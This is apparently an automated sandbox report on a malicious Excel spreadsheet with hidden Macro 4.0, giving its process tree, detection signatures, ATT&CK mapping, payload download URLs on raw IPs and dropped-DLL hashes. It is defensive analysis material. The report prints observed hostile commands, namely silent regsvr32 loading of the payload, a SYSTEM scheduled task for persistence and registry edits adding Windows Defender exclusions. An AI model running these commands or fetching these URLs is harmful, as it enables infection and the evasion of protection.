ID: 489833
Sample Name: Claim-680517779-09242021.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 15:58:36
Date: 24/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report Claim-680517779-09242021.xls

Overview


General Information

Sample Name:	Claim-680517779-09242021.xls
Analysis ID:	489833
MD5:	a5e00f88df7d7fc…
SHA1:	b81aa5364f1fe99..
SHA256:	a2e451f2873b727.
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (drops P…
- Sigma detected: Schedule system p…
- Office document tries to convince vi…
- Maps a DLL or memory area into an…
- Overwrites code with unconditional j…
- Office process drops PE file
- Writes to foreign memory regions
- Uses cmd line tools excessively to a…
- Sigma detected: Microsoft Office Pr…
- Allocates memory in foreign process…
- Injects code into the Windows Explo…
- Sigma detected: Regsvr32 Comman…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 1180 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - regsvr32.exe (PID: 1912 cmdline: regsvr32 -silent ..\Fiosa.der MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 1760 cmdline: -silent ..\Fiosa.der MD5: 432BE6CF7311062633459EEF6B242FB5)
      - explorer.exe (PID: 2520 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 6DDCA324434FFA506CF7DC4E51DB7935)
        - schtasks.exe (PID: 2604 cmdline: 'C:\Windows\system32\schtasks.exe' /Create /RU 'NT AUTHORITY\SYSTEM' /tn xtirgcvnp /tr 'regsvr32.exe -s \'C:\Users\user\Fiosa.der\'' /SC ONCE /Z /ST 16:03 /ET 16:15 MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
  - regsvr32.exe (PID: 2428 cmdline: regsvr32 -silent ..\Fiosa1.der MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 1724 cmdline: -silent ..\Fiosa1.der MD5: 432BE6CF7311062633459EEF6B242FB5)
      - explorer.exe (PID: 236 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 6DDCA324434FFA506CF7DC4E51DB7935)
  - regsvr32.exe (PID: 804 cmdline: regsvr32 -silent ..\Fiosa2.der MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 152 cmdline: -silent ..\Fiosa2.der MD5: 432BE6CF7311062633459EEF6B242FB5)
      - explorer.exe (PID: 1408 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 6DDCA324434FFA506CF7DC4E51DB7935)
- regsvr32.exe (PID: 2960 cmdline: regsvr32.exe -s 'C:\Users\user\Fiosa.der' MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2536 cmdline: -s 'C:\Users\user\Fiosa.der' MD5: 432BE6CF7311062633459EEF6B242FB5)
    - explorer.exe (PID: 1256 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 6DDCA324434FFA506CF7DC4E51DB7935)
      - reg.exe (PID: 2932 cmdline: C:\Windows\system32\reg.exe ADD 'HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths' /f /t REG_DWORD /v 'C:\ProgramData\Microsoft\Frdsfsne' /d '0' MD5: 9D0B3066FE3D1FD345E86BC7BCCED9E4)
      - reg.exe (PID: 2788 cmdline: C:\Windows\system32\reg.exe ADD 'HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths' /f /t REG_DWORD /v 'C:\Users\user\AppData\Roaming\Microsoft\Ltnurpxor' /d '0' MD5: 9D0B3066FE3D1FD345E86BC7BCCED9E4)
- regsvr32.exe (PID: 2320 cmdline: regsvr32.exe -s 'C:\Users\user\Fiosa.der' MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2940 cmdline: -s 'C:\Users\user\Fiosa.der' MD5: 432BE6CF7311062633459EEF6B242FB5)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings

Source	Rule	Description	Author	Strings
Claim-680517779-09242021.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Regsvr32 Command Line Without DLL

Persistence and Installation Behavior:

Sigma detected: Schedule system process

Jbx Signature Overview

Click to jump to signature section

Software Vulnerabilities:

Document exploit detected (drops PE files)

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Office process drops PE file

Persistence and Installation Behavior:

Uses cmd line tools excessively to alter registry or file data

Boot Survival:

Drops PE files to the user root directory

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Overwrites code with unconditional jumps - possibly settings hooks in foreign process

HIPS / PFW / Operating System Protection Evasion:

Maps a DLL or memory area into another process

Writes to foreign memory regions

Allocates memory in foreign processes


Injects code into the Windows Explorer (explorer.exe)

Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Command and Scripting Interpreter 1 1	Scheduled Task/Job 1	Process Injection 4 1 3	Masquerading 1 2 1	Credential API Hooking 1	System Time Discovery 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eaves Insecu Netwo Comm
Default Accounts	Scheduled Task/Job 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Exploi Redire Calls/S
Domain Accounts	Scripting 2	Logon Script (Windows)	Logon Script (Windows)	Modify Registry 1	Security Account Manager	Virtualization/Sandbox Evasion 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploi Track Locati
Local Accounts	Native API 3	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 1	NTDS	Process Discovery 3	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2 1	SIM C Swap
Cloud Accounts	Exploitation for Client Execution 3 2	Network Logon Script	Network Logon Script	Process Injection 4 1 3	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Device Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Scripting 2	Cached Domain Credentials	System Information Discovery 1 5	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamm Denial Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 1 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Acces
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downg Insecu Protoc


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Claim-680517779-09242021.xls	0%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://190.14.37.173/44463.6668827546.dat	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://51.89.115.111/44463.6668827546.dat	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://111.90.148.104/44463.6668827546.dat	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://190.14.37.173/44463.6668827546.dat	false	• Avira URL Cloud: safe	unknown
http://51.89.115.111/44463.6668827546.dat	false	• Avira URL Cloud: safe	unknown
http://111.90.148.104/44463.6668827546.dat	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
190.14.37.173	unknown	Panama		52469	OffshoreRacksSAPA	false
51.89.115.111	unknown	France		16276	OVHFR	false
111.90.148.104	unknown	Malaysia		45839	SHINJIRU-MY-AS-APShinjiruTechnologySdnBhdMY	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	489833
Start date:	24.09.2021
Start time:	15:58:36
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 25s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Claim-680517779-09242021.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.expl.evad.winXLS@33/11@0/3
EGA Information:	• Successful, ratio: 100%

HDC Information:	• Successful, ratio: 24% (good quality ratio 22.7%) • Quality average: 77.1% • Quality standard deviation: 27.2%
HCA Information:	• Successful, ratio: 87% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Changed system and user locale, location and keyboard layout to English - United States • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
16:01:08	API Interceptor	54x Sleep call for process: regsvr32.exe modified
16:01:09	API Interceptor	877x Sleep call for process: explorer.exe modified
16:01:11	API Interceptor	1x Sleep call for process: schtasks.exe modified
16:01:12	Task Scheduler	Run new task: xtirgcvnp path: regsvr32.exe s>-s "C:\Users\user\Fiosa.der"

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
OffshoreRacksSAPA	Payment-687700136-09212021.xls	Get hash	malicious	Browse	• 190.14.37.232
	Permission-851469163-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-851469163-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-830724601-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-830724601-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-40776837-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-40776837-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-1984690372-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-1532161794-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-1984690372-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-1532161794-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-414467145-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	Permission-414467145-06252021.xlsm	Get hash	malicious	Browse	• 190.14.37.3
	4cDyOofgzT.xlsm	Get hash	malicious	Browse	• 190.14.37.2
	4cDyOofgzT.xlsm	Get hash	malicious	Browse	• 190.14.37.2
	341288734918_06172021.xlsm	Get hash	malicious	Browse	• 190.14.37.2
	341288734918_06172021.xlsm	Get hash	malicious	Browse	• 190.14.37.2
	Rebate_247668103_06142021.xlsm	Get hash	malicious	Browse	• 190.14.37.135
	Rebate_247668103_06142021.xlsm	Get hash	malicious	Browse	• 190.14.37.135
	Rebate_1963763550_06142021.xlsm	Get hash	malicious	Browse	• 190.14.37.135
OVHFR	proforma invoice_pdf_____.exe	Get hash	malicious	Browse	• 51.195.17.68
	NoO16S4omQ.exe	Get hash	malicious	Browse	• 87.98.185.184

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	9jV2cBN6cQ.exe	Get hash	malicious	Browse	• 66.70.204.222
	HSBC94302,pdf.exe	Get hash	malicious	Browse	• 51.254.53.102
	ZamCfP5Dev.exe	Get hash	malicious	Browse	• 178.32.120.127
	zuyrzhibfm.exe	Get hash	malicious	Browse	• 188.165.222.221
	INV, BL, PL.exe	Get hash	malicious	Browse	• 94.23.48.114
	b3astmode.x86	Get hash	malicious	Browse	• 37.59.48.250
	b3astmode.arm	Get hash	malicious	Browse	• 51.83.43.58
	New Order.doc	Get hash	malicious	Browse	• 164.132.171.176
	2xgbTybbdX	Get hash	malicious	Browse	• 51.222.234.64
	qri9CgHh4M	Get hash	malicious	Browse	• 51.222.234.64
	eerjoaAQC2	Get hash	malicious	Browse	• 51.222.234.64
	fuckjewishpeople.mpsl	Get hash	malicious	Browse	• 51.222.234.64
	fuckjewishpeople.mips	Get hash	malicious	Browse	• 51.222.234.64
	fuckjewishpeople.arm7	Get hash	malicious	Browse	• 51.222.234.64
	fuckjewishpeople.x86	Get hash	malicious	Browse	• 51.222.234.64
	fuckjewishpeople.arm5	Get hash	malicious	Browse	• 51.222.234.64
	fuckjewishpeople.arm4	Get hash	malicious	Browse	• 51.222.234.64
	VwszKgEB99.exe	Get hash	malicious	Browse	• 188.165.222.221

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44463.6668827546[1].dat

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	495616
Entropy (8bit):	6.443782963420258
Encrypted:	false
SSDEEP:	6144:+bqzVbbUYjG8AClk8+O05KhoSiMsJZuSsnDxeHakVqhhmaM+5Vg0nKH5PnFyuns:sqxgYjG8ACv+9KhpsJZRXH52LMcg5n
MD5:	BC74BF4AB8188396FD2874D71A5C4796
SHA1:	F06D95A72071DA2A229FACC45D7FD85DC8E877AB
SHA-256:	09665AC0C492BE214A6AE089600B01B3517AE6894F735764B13F71293E035827
SHA-512:	A01F275FDF125154FDCD2B45CE43561EF1D2503D714E45A493486409369O9DF7E2655086EF73E1C4C9C2E514FB7AE1004D3DEC193CC6AE264673148A8225B31F
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....T.....`...`...`.....`..X....`.7Z..2.`.7Z....`..>...`...a...`.7Z..G.`.7Z....`.7Z.. ..`.7Z....`.Rich..`.....PE..L...'..E.....!.....1.....{.....?.....9..<.....`.....p...../..@. .....,.....text...5..... ..`.rdata.....@..@.data...<....P.....P.....@....reloc...$...`...0...`.....@..B..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44463.6668827546[2].dat

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	495616
Entropy (8bit):	6.443782963420258
Encrypted:	false
SSDEEP:	6144:+bqzVbbUYjG8AClk8+O05KhoSiMsJZuSsnDxeHakVqhhmaM+5Vg0nKH5PnFyuns:sqxgYjG8ACv+9KhpsJZRXH52LMcg5n
MD5:	BC74BF4AB8188396FD2874D71A5C4796
SHA1:	F06D95A72071DA2A229FACC45D7FD85DC8E877AB
SHA-256:	09665AC0C492BE214A6AE089600B01B3517AE6894F735764B13F71293E035827

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44463.6668827546[2].dat	
SHA-512:	A01F275FDF125154FDCD2B45CE43561EF1D2503D714E45A49348640936909DF7E2655086EF73E1C4C9C2E514FB7AE1004D3DEC193CC6AE264673148A8225B31F
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....T.....`...`...`.....`..X....`.7Z..2.`.7Z....`..>...`...a...`.7Z..G.`.7Z....`.7Z.. ..`.7Z....`.Rich..`.....PE..L...'..E.....!.....1.....{.....?.....9..<.....`.....p...../..@. .....,.....text...5..... ..`.rdata.....@..@.data...<....P.....P.....@....reloc...$...`...0...`.....@..B..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44463.6668827546[3].dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	495616
Entropy (8bit):	6.443782963420258
Encrypted:	false
SSDEEP:	6144:+bqzVbbUYjG8AClk8+O05KhoSiMsJZuSsnDxeHakVqhhmaM+5Vg0nKH5PnFyuns:sqxgYjG8ACv+9KhpsJZRXH52LMcg5n
MD5:	BC74BF4AB8188396FD2874D71A5C4796
SHA1:	F06D95A72071DA2A229FACC45D7FD85DC8E877AB
SHA-256:	09665AC0C492BE214A6AE089600B01B3517AE6894F735764B13F71293E035827
SHA-512:	A01F275FDF125154FDCD2B45CE43561EF1D2503D714E45A49348640936909DF7E2655086EF73E1C4C9C2E514FB7AE1004D3DEC193CC6AE264673148A8225B31F
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....T.....`...`...`.....`..X....`.7Z..2.`.7Z....`..>...`...a...`.7Z..G.`.7Z....`.7Z.. ..`.7Z....`.Rich..`.....PE..L...'..E.....!.....1.....{.....?.....9..<.....`.....p...../..@. .....,.....text...5..... ..`.rdata.....@..@.data...<....P.....P.....@....reloc...$...`...0...`.....@..B..... ....

C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	162688
Entropy (8bit):	4.25439646164881
Encrypted:	false
SSDEEP:	1536:C6PLrFNSc8SetKB96vQVCBumVMOej6mXmYarrJQcd1FaLcm48s:C6NNSc83tKBAvQVCgOtmXmLpLm4l
MD5:	C8BEF55152E43CAEAD2B8C29CBBBE84F
SHA1:	B1F25C1F0ECB6A09B68CC97ABCB41D1036743F87
SHA-256:	3A84BBB00ABFD27B981444C5033645C62C753547B4C98D72BC0F5FE4D7FE69CD
SHA-512:	2ABFBE651ECF320481C66FCBA37487B40CF9CA39524D59C8E9292723FF0DE8F9FB19A35F3FB4FB3EFB9C6E39911D26AAF09D3BFAC25221BF0AF24346DBEA4F45
Malicious:	false
Preview:	MSFT.....Q.....#.....$..... .....d.....X..... .....L.....x.....@.....l.....4.....`.....(.....T.....H.....t.....<..... ..h.....0.....\.....$.....P.....|.....D.....p.....8.....d.....,.....X..... .....L.....x.....@..... ..l ... ..4!...!...!..`"...".(#...#...#..T$...$...%...%...%..H&.. .&...'..t'..'..<(...(...)..h)...)..0*...*...*..\+...+..$,...,..,..P-...-.....|.....D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8.....8..... $.....x..xG.....T..... ....&!..... .....

C:\Users\user\Fiosa.der	
Process:	C:\Windows\SysWOW64\explorer.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	495616
Entropy (8bit):	1.3741485480829125
Encrypted:	false
SSDEEP:	1536:s2VcC6MtqWgV3vAFNJ3JXS9n5SYCR44u029R+J:WC6MtAAFNJ5XC5SYCi02r+J
MD5:	15C440CEBA523F1FA008FAA03D09AC99
SHA1:	A8EBA7725DB51F790E285D1223FAAED050242063
SHA-256:	4F5DDF752A4621D639C402228BBA62F75450D0E07BEEB36F971F6638C462EA38
SHA-512:	BB4BDCB8D8B76420E97DE1469A0B41B6F8F585751E84FE2ACD6C4230822818B6FF2643CB511DE0D8F1B05B0B3FB6FB8063D587219D22F822FF62F66859F6A6B4
Malicious:	**true**
